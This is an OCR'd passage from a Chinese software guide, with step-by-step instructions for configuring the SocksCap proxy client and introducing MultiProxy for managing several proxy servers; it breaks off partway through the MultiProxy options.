
Step 02 单击“浏览”按钮，即可在显示的对话框中选择需要代理的应用程序，如下图所示。



Step 03 单击“打开”按钮，即可将所选应用程序的文件名称和路径信息，添加到“新建应用程序标识项”对话框中，如下图所示。



Step 04 单击“确定”按钮，则该应用程序标识项添加完毕，添加的应用程序可以是E-mail工具、FTP工具、Telnet工具以及当今最热门的联网游戏等，如下图所示。




3. 设置SocksCap选项

设置SocksCap选项的具体操作步骤如下。

Step 01 选择“文件”→“设置”选项，即可打开“SocksCap设置”对话框，在“SOCKS设置”选项卡中可设置已通过验证的代理服务器及端口号（如220.48.8.28、端口号1080），如下图所示。




Step 02 选择“直接连接”选项卡，在其中可以添加直接连接的地址、直接连接的应用程序和库等信息，如下图所示。




Step 03 在“直接连接”选项卡的“直接连接的地址”选项区中，单击“添加”按钮，即可打开“添加直接目标文件”对话框。在“要添加的目标文件”文本框中添加要


连接的 IP 地址，如输入 192.168.0.2。



Step 04 在“直接连接的应用程序和库”选项区中，单击“添加”按钮，在弹出的对话框中可以输入需要直接连接的应用程序，如下图所示。




Step 05 在“SOCKS 版本 5 直接连接的 UDP 端口”选项区中，单击“添加”按钮，在弹出的对话框中可以设置直接连接的 UDP 端口号，如下图所示。



Step 06 全部设置完成后，单击“确定”按钮，即可结束 SocksCap 的选项设置，如下图所示。



Step 07 设置好代理选项并添加好需要代理的应用程序后，在应用程序列表中选取需要运行的应用程序，选择“文件”→“通过 Socks 代理运行”选项，如下图所示，即可启动该应用程序并通过代理进行登录。




提示：如果需要使某个应用程序通过 SocksCap 代理，则须通过 SocksCap 进行启动。

绝招5：使用MultiProxy自动设置代理




MultiProxy 是一款非常实用的自动代理调度的代理软件，用户只需在 MultiProxy 下配置已经通过验证的代理，再定义好其他需要通过代理调度的软件并指向 Multi-Proxy，更换代理时只需在 MultiProxy 中进行变更，而不用一个个地去进行更换，具体的操作步骤如下。

Step 01 用户可从 Internet 网上下载最新版本，若是压缩文件，则需要使用 WinRAR 或 WinZip 等专用解压缩工具将其解压，运行即可进入操作界面，如下图所示。




Step 02 单击“选项”按钮，即可打开“选项”对话框，在“常规选择”选项卡中可以设置连接的端口号、连接的线程数量、连接


代理服务器的方式、选择服务器、是否测试服务器等选项，如下图所示。



